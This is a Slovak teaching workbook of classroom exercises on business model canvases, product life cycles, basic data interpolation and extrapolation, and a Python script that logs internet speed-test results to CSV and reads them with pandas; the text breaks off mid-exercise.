- 8) Vytvoria Canvas model podľa predloženej šablóny pre existujúci produkt.

Teoretický úvod



POZNÁMKA!

Podrobnosti o Canvas nájdete v kapitole 7.

Zadanie

Vytlačte si šablónu modelu. Počas nasledujúcich 45-60 minút vytvorte Canvas model pre existujúci produkt alebo službu, ktoré už na trhu existujú, pre zvolenú firmu z konkrétneho odvetvia. Vyplňte formulár na základe dostupných informácií.

Partnerstvá	Klíčové aktivity	Přidaná hodnota	Konkurenční výhoda	Zákazníci
	Klíčové zdroje		Distribučný kanál	
Náklady			Peněžné toky	

Pre jednotlivé časti odpovedzte na nasledujúce otázky:

Zákazníci

- Pre koho bol produkt vytvorený?
- Kto sú najdôležitejší zákazníci?
- Ako vyzerá modelový zákazník?
- Kto za produkt platí?
- Kto produkt používa?

Problém

- Čo je hlavným problémom, s ktorým zákazník bojuje?
- Aká práca alebo služba je dodávaná pre zákazníka?
- Akú potrebu produkt alebo služba napĺňa?

Partnerstvá

- Ktoré partnerstvá sú pre zvolenú firmu rozhodujúce?
- Kto sú ich kritickí dodávatelia (aké komponenty mu dodávajú)?
- Za akým účelom je firma v partnerstve s inými firmami?

Distribučný kanál

- Prostredníctvom akých distribučných kanálov rozširuje firma povedomie o svojej značke, produktoch?
- Ako umožňuje firma objednať svoje produkty?
- Ako umožňuje firma doručiť svoje produkty?
- Akú podporu poskytuje firma svojim zákazníkom pre zakúpené produkty?
- Ako môže firma merať efektívnosť jednotlivých distribučných kanálov?

Peňažný tok

- Aké výhody a vlastnosti produktu neodradí zákazníkov zaplatiť viac?
- Za aké výhody momentálne zákazníci platia?
- Akú sumu teraz platia za tieto výhody?
- Aký spôsob platby by bol pre zákazníkov vhodnejší?
- Aké percento celkových príjmov predstavuje každý príjmový tok?

Prezentácia

- Prezentujte vytvorený model. Skupina by mala spoločným uvažovaním podrobiť výstupný model ktickej analýze (metódy kritického myslenia).

Otázky a úlohy na zamyslenie

- 1) Ako je možné vybudovať konkurenčnú výhodu firmy s pomocou Canvas modelu?
- 2) Akým spôsobom je možné chrániť jednotlivé časti Canvas modelu pred kopírovaním konkurenciou?

Odporúčané zdroje

[1] Model Canvas - https://en.wikipedia.org/wiki/Business_Model_Canvas

[2] 48 Critical Thinking Questions For Any Content Area –

<https://www.teachthought.com/critical-thinking/48-critical-thinking-questions-any-content-area/>

CVIČENIE S27-CV1: Canvas model – nový produkt

Kľúčové slová

model Canvas, trh, existujúci produkt, analýza konkurencie

Výstup cvičenia

Návrh modelu pre nový produkt alebo službu.

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- vytvoriť zjednodušený podnikateľský plán vizuálnou metódou,
- pripraviť sa na ďalšie iterácie podnikateľského plánu,
- kriticky zhodnotiť konkurenciu a existujúce produkty či služby.

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia nie sú potrebné žiadne technické pomôcky.

Prerekvizity znalostí

Pre úspešnú realizáciu cvičenia budete potrebovať tieto znalosti:

- základy kritického myslenia.

Odporúčaný priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) Objasniť študentom, aký koncept sa bude počas cvičenia preberať, aké je jeho využitie a dôležitosť v praxi.
- 2) Študentom vysvetlite základný koncept modelu Canvas.
- 3) Študentom vysvetlite základný koncept kritického myslenia.
- 4) Študenti vytvoria malé skupiny o počte 2-4 členov.
- 5) Zvolia si ľubovoľný trhový segment.
- 6) Zvolia si požadovaný produkt alebo službu.
- 7) Vytvoria Canvas model podľa predloženej šablóny pre existujúci produkt.

Teoretický úvod

Canvas model patri medzi vizuálne metódy, ktoré dokážu výrazne zjednodušiť a urýchliť vývoj podnikateľského plánu. Druhým cvičením je návrh vlastného nového produktu a služby.



POZNÁMKA!

Podrobnosti o Canvas modeli nájdete v kapitole 7.

Zadanie

Vytlačte si šablónu modelu. Počas nasledujúcich 45-60 minút vytvorte Canvas model pre nový produkt alebo službu, ktorú chcete zaviesť na trh ako súčasť Vášho podnikania vo Vami zvolenom odvetví. Vyplňte formulár na základe dostupných informácií.

Partnerstvá	Kľúčové aktivity	Pridaná hodnota	Konkurenčná výhoda	Zákazníci
	Kľúčové zdroje		Distribučný kanál	
Náklady			Peňažné toky	

Pre jednotlivé časti odpovedzte na nasledujúce otázky:

Zákazníci

- Pre koho vytvárame produkt?
- Kto sú najdôležitejší zákazníci?
- Ako vyzerá náš modelový zákazník?
- Kto za produkt zaplatí?
- Kto bude produkt používať?

Problém

- Čo je hlavným problémom, s ktorým zákazník bojuje?

- Aká práca alebo služba bude dodaná pre zákazníka?
- Akú zákaznickú potrebu nový produkt alebo služba napĺňa?

Distribučný kanál

- Prostredníctvom akých distribučných kanálov bude šírené povedomie o novej značke, produkte?
- Ako budú zákazníci objednávať produkty?
- Ako budú doručené objednané produkty?
- Akú podporu budeme poskytovať svojim zákazníkom po zakúpení produktu?
- Ako môžeme merať efektívnosť jednotlivých distribučných kanálov?

Peňažný tok

- Aké výhody a vlastnosti produktu presvedčia zákazníkov zaplatiť ?
- Za aké výhody by mali zákazníci platiť?
- Aká suma za tieto výhody by mala byť účtovaná?
- Aký spôsob platby by bol najvýhodnejší?
- Aké percento celkových príjmov predstavuje tento príjmový tok?

Prezentácia

Prezentujte vytvorený model. Skupina by mala spoločným uvažovaním podrobiť výstupný model kritickej analýze (metódy kritického myslenia).

Otázky a úlohy na zamyslenie

- 1) Ako je možné vybudovať konkurenčnú výhodu firmy s pomocou Canvas modelu?
- 2) Akým spôsobom je možné chrániť jednotlivé časti Canvas modelu pred kopírovaním konkurenciou?

Odporúčané zdroje

[1] Model Canvas - https://en.wikipedia.org/wiki/Business_Model_Canvas

[2] 48 Critical Thinking Questions For Any Content Area -

<https://www.teachthought.com/critical-thinking/48-critical-thinking-questions-any-content-area/>

CVIČENIE S28-CV1: Produkt a trh

Kľúčové slová

vertikálny a horizontálny trh, životný cyklus, fázy vývoja produktu

Výstup cvičenia

Identifikovať rôzne typy trhu a ich potenciál. Poznať jednotlivé fázy vývoja produktu a náväznosť medzi nimi. Schopnosť aplikovať model na existujúce produkty.

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- kategorizovať jednotlivé produkty a služby podľa typu trhu,
- vytvoriť model vývoja produktu, identifikovať jeho fázy a navrhnuť kroky potrebné pre úspešne zvládnutie fázy vývoja.

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia budete potrebovať tieto pomôcky:

- textový a vizuálny editor.

Prerekvizity znalostí

Pre úspešnú realizáciu cvičenia budete potrebovať tieto znalosti:

- kritické myslenie.

Odporúčaný priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) Objasniť študentom, aký koncept sa bude počas cvičenia preberať, aké je jeho využitie a dôležitosť v praxi.
- 2) Študentom vysvetliť základy životného cyklu jednotlivých fyzických produktov.
- 3) V spolupráci so študentmi si vypracujú otázky uvedené v ďalšom texte.
- 4) Dopĺňajúce otázky budú študenti vypracovávať samostatne.
- 5) V spolupráci so študentmi prepočítajú nižšie uvedené cvičenia.

Teoretický úvod



POZNÁMKA!

Podrobnosti o produktoch a trhoch nájdete v kapitole 7.3, prípadne Cisco kurze NetAcad - Connecting Things v kapitole 5.2.1..

Doplňujúce informácie získate v zdrojoch uvedených na konci tohto dokumentu..

Realizácia cvičenia

Úloha 1

Klasifikujte trhy na vertikálne a horizontálne:

Produkt	Typ trhu	Vysvetlenie
Systém riadenia energie, ktorý automaticky nastaví izbovú teplotu na základe vzorov používania miestností.		
Mikroprocesory, ktoré vysielajú informácie lekárovi o použití liekov.		
Elektronické snímače na železničných tratiach, ktoré prenášajú informácie do operačného strediska o podmienkach koľají a rýchlosti koľajových vozidiel.		
Vodné postrekovače, ktoré prispôbujú režim postreku podľa teploty, slnečného svetla a aktuálnej vlhkosti pôdy.		
Snímače zapustené do vozoviek pre optimalizáciu nastavenia časov semaforov s ohľadom na aktuálnu premávku.		
Systém expedície potravín, ktorý sleduje pohyb, vibrácie a čas expozície svetla.		
Systém senzorov, ktoré sledujú rýchlosť a umiestnenie všetkých hráčov počas športovej udalosti.		
Systém sledovania zásob v obchode s potravinami, ktorý poskytuje aktualizácie v reálnom čase nakupujúcich, zamestnancov a predajcov.		

Úloha 2

Nakreslite detailný diagram fáz životného cyklu produktu a popíšte operácie, ktoré sa vykonávajú v jednotlivých fázach.

Výskum	Prieskum
Vývoj	Koncept
Vývoj	Návrh štýlu
Sériová výroba	Dizajn produktu
Sériová výroba	Kalkulácia
Sériová výroba	Prototyp a testovanie
Produkcia	Výroba
Produkcia	Skladanie
Nasadenie na trhu	Distribúcia
Nasadenie na trhu	Predaj a používanie
Ukončenie cyklu	Likvidácia a recyklácia

Úloha 3

Aké typy návrhov sa vytvárajú počas vývojového cyklu? Čo je účelom jednotlivých návrhov?

Špecifikácia požiadaviek	<ul style="list-style-type: none">■ Definícia a popis požadovaných vlastností produktu■ Definícia požiadaviek a cieľových parametrov
Funkčný návrh	<ul style="list-style-type: none">■ Návrh funkcionality■ Návrh hlavných a vedľajších funkcií■ Popis konfigurácie a spôsobov interakcie
Fyzický návrh	<ul style="list-style-type: none">■ Návrh štruktúry a materiálov■ Mechanické parametre, výpočty a testovanie
Návrh finálneho produktu	<ul style="list-style-type: none">■ Návrh produktu, jeho rozmerov■ Výber materiálov■ Výpočty a optimalizácia pre výrobu
Návrh výrobného postupu	<ul style="list-style-type: none">■ Návrh výrobného postupu■ Návrh montážneho postupu■ Produktová dokumentácia■ Optimalizácia výrobného procesu

Otázky a úlohy na zamyslenie

1. Pre úlohy 2 a 3 si vyberte konkrétny produkt a vypracujte si jednotlivé kroky podľa predložených tabuliek.

Odporúčané zdroje

[1] Product life-cycle management (marketing) –

[https://en.wikipedia.org/wiki/Product_life-cycle_management_\(marketing\)](https://en.wikipedia.org/wiki/Product_life-cycle_management_(marketing))

[2] Data Management for Engineering Applications –

<http://www.dbse.ovgu.de/dbse/en/Teaching/Data+Management+for+Engineering+Applications.html>

[3] IoT Industries and Markets – CCNA Connecting Things cap. 5.2.1

CVIČENIE S29-CV1: Základy dátovej analýzy

Kľúčové slová

analýza dát, excel, tabuľky, graf, vizualizácia dát, interpolácia, extrapolácie, lineárny model

Výstup cvičenia

Použitie základných metód na opis existujúcich údajov, základné vizualizácie údajov a jednoduché predpovede.

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- Analyzovať údaje a získavať informácie.
- Vykonávať základne vizualizácie dát.

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia budete potrebovať tieto pomôcky:

- zariadenie s prístupom k internetu,
- možnosť prezerať audio-vizuálny obsah,
- tabuľkový editor,
- vytlačené prílohy (pracovné listy) z tohto cvičenia.

Prerekvizity znalostí

Pre úspešnú realizáciu cvičenia budete potrebovať tieto znalosti:

- základy štatistiky,
- základy práce s tabuľkovým editorom.

Odporúčany priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) Objasniť študentom, aký koncept sa bude počas cvičenia preberať, aké je jeho využitie a dôležitosť v praxi.
- 2) Študentom vysvetlite základy modelov, interpolácie a extrapolácie.
- 3) Študentov informujte o možnostiach online vzdelávania cez Khan Academy.
- 4) Študenti budú pracovať samostatne a vytvárať prvé analytické výstupy.

Teoretický úvod

Dáta sú samy o sebe bezvýznamné. Musíme z nich vytvoriť informácie. Tieto informácie sú užitočné, ak sú zasadené do kontextu na zodpovedanie konkrétnych otázok. V tomto cvičení použijete grafy

existujúcich údajov na odhadnutie chýbajúcich hodnôt a na predpovedanie hodnôt založených na trendoch, ktoré sa v dátach objavujú.

Analýza údajov sa môže realizovať mnohými rôznymi spôsobmi. Konečným cieľom je objaviť niečo nové v údajoch, ktoré poskytujú prehľad o tom, čo sa stalo, alebo poskytujú možnosť predpovedať, čo sa môže stať v budúcnosti. Vo všeobecnosti sú možné dva hlavné prístupy:

Popisná štatistika - sumarizuje, čo sa stalo, a poskytuje údaje číselným alebo grafickým spôsobom.

Prediktívna analýza - odpovedá na otázku, čo sa môže v budúcnosti vyskytnúť na základe údajov z minulosti.



POZNÁMKA!

Základné informácie o dátovej analytike nájdete v kapitole 7.6., alebo na konci tohto dokumentu.

Akadémia Khan je vynikajúcim zdrojom informácií pre širokú škálu tém, ako napríklad štatistika. Pre účely tohto cvičenia si pozrite krátke video. Získané poznatky aplikujte v úlohách, ktoré sú obsiahnuté v tomto cvičení.

Prejdite na adresu: <https://youtu.be/aVDiAGZmcPo>

Sledujte celé video. Budete pracovať iba s prvou množinou údajov, ktoré inštruktor diskutuje v tomto videu. Zamerajte sa na to, ako používať dátové body ako informácie na vytvorenie nových odhadovaných dátových bodov.

V rámci internetu vecí sa prináša veľké množstvo údajov z mnohých zdrojov. Niekedy chýbajú hodnoty, pretože snímač dočasne stratil pripojenie alebo došlo k strate dátových bodov v prenose. Interpolácia môže slúžiť ako jedna stratégia nahrádzania chýbajúcich údajov

Extrap sa používa na predpovedanie hodnôt udalostí, ktoré sa ešte nevyskytli. Pretože IoT prináša toľko dát, môžu byť postavené prediktívne analytické modely, ktoré spoľahlivo vidia do budúcnosti extrapoláciou trendov z historických údajov.

Realizácia cvičenia

Úloha 1


Prezrite si údaje zobrazené v tabuľka 1. Počas 110-ročného obdobia pre súbor údajov, aký je rozsah (dolná a horná hranica) stredného veku pre mužov a ženy pri prvom sobáší?

Stredný vek muža: _____ až _____

Žijúci stredný vek: _____ až _____

Úloha 2

Rozsah je typ popisnej štatistiky, ktorá sumarizuje údaje. V predchádzajúcej úlohe boli informácie uvedené v číselnom formáte. Ak sa však musíte pozrieť na trend dát, môže byť lepšie grafovať alebo vykresliť údaje. Zakreslite údaje z tabuľky 1 do grafu.



Rok	Vek M (median)	Vek Ž (median)
1890	26.1	22.0
1900	25.9	21.9
1910	25.1	21.6
1920	24.6	21.2
1930	24.3	21.3
1940	24.3	21.5
1950	22.8	20.3
1960	22.8	20.3
1970	23.2	20.8
1980	24.7	22.0
1990	26.1	23.9
2000	26.8	25.1

Úloha 3

Niektoré spoločenské trendy nám môžu robiť jednoduchý lineárny model. V tejto úlohe budete interpolovať a extrapolovať hodnoty z novej množiny údajov. Na konci cvičenia zakreslite údaje do grafu. Použite rôzne farby pre dve rôzne premenné.

Upozorňujeme, že údaje, ktoré sú zobrazené v tabuľke nižšie boli zhromaždené v rôznych časových intervaloch. Pred rokom 2000 sa údaje zhromažďovali každých desať rokov, po roku 2000 sa však zhromažďovali každých 5 rokov.


Rok	Hodín dom. prác/týždeň (muži)	Hodín dom. prác/týždeň (ženy)	Pracovné hodiny (žena - muž)
1965	4.4	31.9	
1975	6	23.6	
1985	10.2	20.7	
1995	10.2	18.9	
2000	10	18.6	
2005	9.2	19.1	
2010	10	17.4	
2015	9.8	17.8	

Na základe tabuľky údajov vyššie hodnoty interpolujte za tri chýbajúce roky. Extrapolujte hodnoty pre rok 2020 vytvorením riadku, ktorý najlepšie sumarizuje hodnoty za posledných päť období.

Roky	Ženské hodiny	Mužské hodiny
1970		
1980		
1990		

Ďalším druhom informácií, ktoré je možné získať z týchto údajov, je rozdiel medzi počtom hodín práce v domácnostiach pre mužov a počtom hodín domácich prác pre ženy. V tomto období sa prejaví ďalší trend týkajúci sa rovnosti medzi mužmi a ženami. Vyplňte nižšie uvedenú tabuľku vyplnením toho času, počas ktorého ženy vykonávajú prácu v domácnosti, odpočítaním času, ktorý muži robia v domácnosti.

Zakreslite vizualizáciu grafu.



Otázky a úlohy na zamyslenie

- 1) Čo je lineárny model?
- 2) Čo je interpolácia a extrapolácia?
- 3) Čo sú to trendy v štatistike?

Odporúčané zdroje

- [1] Lineárny model - https://en.wikipedia.org/wiki/Linear_model
- [2] Interpolácia - <https://cs.wikipedia.org/wiki/Interpolace>
- [3] Extrapolácia - <http://home1.vsb.cz/~hom50/SLBSTATS/IER/GS03.HTM>

CVIČENIE S30-CV1: Dátová analýza internetového pripojenia

Kľúčové slová

testovanie rýchlosti pripojenia, download, upload, ping, CSV, Python Pandas

Výstup cvičenia

Vytvoriť skript v jazyku Python, ktorý otestuje rýchlosť internetového pripojenia (download, upload) a údaje zobrazí v štruktúrovanej tabuľke.

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- Vytvoriť skript pre otestovanie rýchlosti internetového pripojenia.
- Údaje zozberať a vytvoriť jednoduchú tabuľku s výsledkami.

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia budete potrebovať tieto pomôcky:

- Python 3 a knižnice datetime, csv, subprocess, pandas, numpy,
- Raspberry PI,
- internetové pripojenie,
- tabuľkový editor (napr. Excel),
- textový editor (alebo iné IDE).

Prerekvizity znalostí

Pre úspešnú realizáciu cvičenia budete potrebovať tieto znalosti:

- základy práce s operačným systémom.
- znalosti prístupov diagnostiky sietí.
- znalosť skriptovania v jazyku Python,
- znalosť práce s príkazovým riadkom.

Odporúčaný priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) Objasniť študentom, aký koncept sa bude počas cvičenia preberať, aké je jeho využitie a dôležitosť v praxi.
- 2) Študentom vysvetlite základný koncept diagnostiky sietí.
- 3) Vysvetlite základný koncept zachytávanie vstupov a odosielania výstupov aplikácií do súboru. Vysvetlite štruktúru CSV súborov.
- 4) V spolupráci so študentmi vypracujte nasledujúce úlohy.

- 5) V prvej fáze budú zbierané dáta.
- 6) Druhá fáza bude venovaná práci s dátami.

Teoretický úvod

V tomto cvičení získate štatistiky rýchlosti Internetu a uložíte aktuálne dáta do súboru. Hodnoty budú oddelené čiarkami a súbor bude uložený vo formáte csv. Údaje budú následne načítané do dátovej štruktúry Pythonu, Pandas DataFrame a pomocou jeho funkcií vyhladáte dáta a budete s nimi ďalej pracovať.



POZNÁMKA!

Podrobnosti o k tejto téme nájdete v kapitolách 6 a 7, prípadne v odkazoch uvedených na konci tohto dokumentu.

Realizácia cvičenia

Úloha 1

Stiahnite si Python skript SpeedTest, ktorý slúži pre meranie rýchlosti uploadu a downloadu z internetu. Skript je dostupný na Githube pod repozitárom: <https://github.com/sivel/speedtest-cli>

S pomocou modulu pip je možné speedtest nainštalovať cez príkaz:

```
C:\>pip install speedtest-cli

Collecting speedtest-cli

Downloading
https://files.pythonhosted.org/packages/4c/d4/4a925bdb2c126e140d6ac8d7c74500dc17ab0cc943dd6e0a95786abbe7ac/speedtest_cli-2.0.2-py2.py3-none-any.whl

Installing collected packages: speedtest-cli

Successfully installed speedtest-cli-2.0.2
```

Úloha 2

Vytvorte python skript a nainportujte všetky potrebné moduly.

```
# Python library to manage date and time data
import datetime
# Python library to read and write csv files
import csv
import subprocess
```

Úloha 3

Do premennej si vygenerujte časovú známku. Rozhodujúcim krokom pri získavaní údajov pre väčšinu aplikácií na analýzu dát je pridanie časovej značky k meraniam. Ak chcete vygenerovať časovú pečiatku, použite funkciu `datetime.now` z balíka `datetime`:

```
date_time = datetime.datetime.now()
print(date_time, type(date_time))
```

Inštanciu triedy `datetime` nie je možné priamo zapísať do textovej podoby. Funkcia **`strftime`** analyzuje informácie o dátume do reťazca. Argumenty tejto funkcie určujú formát výstupnej informácie. Popis týchto parametrov nájdete v dokumentácii funkcie **`strftime`** na adrese:

<https://docs.python.org/2/library/time.html>.

```
date_time.strftime('%a, %d %b %Y %H:%M:%S')
```

Po prečítaní dokumentácie funkcie `strftime` vygenerujte časovú pečiatku a analyzujte ju na reťazec s nasledujúcim formátom: YYYY-MM-DD HH: MM: SS.

Príkaz:

Úloha 4

Spustíte stiahnutý Python script a zachytávajte výstup do súboru. Príkaz `speedtest-cli` spustený z terminálu vráti reťazec s rýchlosťou sťahovania a odosielania údajov do internetu.

Spustíte test rýchlosti pomocou príkazu `speedtest-cli`. Výstup bude uložený v premennej `process_output`.

```
# This string contains the command line to interface with speedtest.net
speedtest_cmd = "speedtest-cli --simple"

# Execute the process
process = subprocess.Popen(speedtest_cmd.split(), stdout=subprocess.PIPE)

# Collect the command output
process_output = process.communicate()[0]
```

Vypíšte obsah premennej, výstup rozdeľte a pridajte časovú známku:

```
print(process_output, type(process_output))

date_time = datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S")
process_output = process_output.split()
process_output.append(date_time)
print(process_output, type(process_output))
```

Celý kód následne vložte do funkcie s názvom `speedtest()`, ktorú zavoláte z hlavného kódu.

```
# function to excute the speed test
```

```

def speedtest():

    # We need to store the time at which the speedtest was executed
    date_time = datetime.datetime.now().strftime("%Y-%m-%d %H:%M:%S")

    # This is a string that contains what we would write on the command
line

    #to interface with speedtest.net
    speedtest_cmd = "speedtest-cli --simple"

    # We now execute the process:

    process = subprocess.Popen(speedtest_cmd.split(),
stdout=subprocess.PIPE)

    process_output = process.communicate()[0]

    process_output = process_output.split()

    # and we add the date and time

    process_output.append(date_time)

    return process_output

```

Úloha 5

Uložte výstup vytvorenej funkcie speedtest() do csv súboru. Hodnoty oddelené čiarkou (csv) sú najbežnejší formát importu a exportu pre tabuľky a databázy. Ak chcete získať viac informácií o práci s CSV v jazyku Python, prejdite na adresu <https://docs.python.org/2/library/csv.html>.

Vytvorte súbor s názvom test.txt v adresári / tmp a do súboru zapíšte "test_msg".

```

with open("/tmp/test.txt", 'w') as f:

    f.write('test_msg')

```

Pre overenie obsahu novovytvoreného súboru použite linuxový príkaz cat.

```
!cat /tmp/test.txt
```

Programové čítanie vytvoreného súboru:

```

with open("/tmp/test.txt", 'r') as f:

    str = f.read()

print(str)

```

Ak chcete písať do súboru csv, je potrebné vytvoriť objekt csv.writer. Skontrolujte <https://docs.python.org/2/library/csv.html> a zistíte, ktorá funkcia objektu 'csv.writer' sa môže použiť na pridanie riadka do súboru csv.

Kompletná funkcia zápisu výstupu do súboru:

```

# function to save data to csv
def save_to_csv(data, filename):
    try:
        # If the file exists, we want to append a new line to it, with the
        # results of the current experiment
        with open(filename + '.csv', 'a') as f:
            wr = csv.writer(f)
            wr.writerow(data)
    except:
        # If it does not exist, create the file first
        with open(filename + '.csv', 'w') as f:
            # Hint: This is similar to appending new lines to a file.
            # Create a csv writer object
            # ADD CODE HERE
            # Save (write) to file
            # ADD CODE HERE

```

Úloha 6

Napíšte funkciu, pre otvorenie súboru CSV a výpis obsahu na obrazovku. Príklad nájdete v sekcii 13.1.5 na adrese <https://docs.python.org/2/library/csv.html>

```

def print_from_csv(filename):
    with open(filename + '.csv', 'r') as f:
        re = csv.reader(f)
        # 1. Loop over the rows
        # 2. print

```

Teraz sú dokončené všetky funkcie potrebné na zhromažďovanie a ukladanie údajov o rýchlosti internetu.

Úloha 7

Spustíte Speedtest niekoľkokrát a uložte dáta. Napíšte slučku, ktorá volá test rýchlosti 5-krát, vytlačí výstup testov a uloží údaje do súboru csv.

```

for i in range(5):
    speedtest_output = speedtest()
    print('Test number {}'.format(i))

```

```
print(speedtest_output)

save_to_csv(speedtest_output, '/tmp/rpi_data_test')
```

Zobrazte súbor a skontrolujte, či boli údaje správne uložené.

```
print_from_csv ('/tmp/rpi_data_test')
```

Ak je potrebná väčšia množina údajov, test rýchlosti môže bežať na pozadí pre viac vzoriek.

Úloha 8

Manipulácia s údajmi. Python knižnica Panda je veľmi užitočná pre prácu so štruktúrovanými dátami.

Úplnú dokumentáciu nájdete tu: <http://pandas.pydata.org/pandas-docs/version/0.14.1/>

V tejto časti cvičenia sa použije väčšia množina údajov, ktoré sme so vopred zozbierali. Názov súboru je rpi_data_long.csv. Ako prvý krok importujte potrebné knižnice.

```
import datetime

import csv

import pandas as pd

# NumPy is a library that adds support for large, multi-dimensional arrays
and matrices

# along with high-level mathematical functions to operate on these arrays

import numpy as np
```

Vložte súbor csv do objektu DataFrame pomocou pandy. Pandas DataFrame je dvojrozmerná označená dátová štruktúra so stĺpcami potenciálne odlišných typov. Môžete si to zobrazíť ako tabuľku alebo tabuľku SQL. Funkcia kandidátskej knižnice read_csv automaticky konvertuje súbor CSV do objektu DataFrame.

Prečítajte si dokumentáciu read_csv na adrese http://pandas.pydata.org/pandas-docs/version/0.14.1/generated/pandas.read_csv.html. Táto funkcia obsahuje veľa parametrov. Jedinou nepovinnou možnosťou je cesta k súboru, t. J. umiestnenie súboru csv. Všetky ostatné parametre sú voliteľné.

V tomto kroku importujete a zobrazíte obsah súboru csv rpi_data_long.csv. Tento súbor csv sa nachádza v rovnakom adresári ako tento notebook Jupyter.

Priradíte súbor rpi_data_long.csv k súboru variable_file. Použite Linuxový príkaz **head** na zobrazenie prvých 10 riadkov súboru csv. Používajte názov parametra funkcie read_csv a zadajte názov stĺpcov DataFrame.

```
data_file = './Data/rpi_data_long.csv'

!head -n 5 ./Data/rpi_data_long.csv

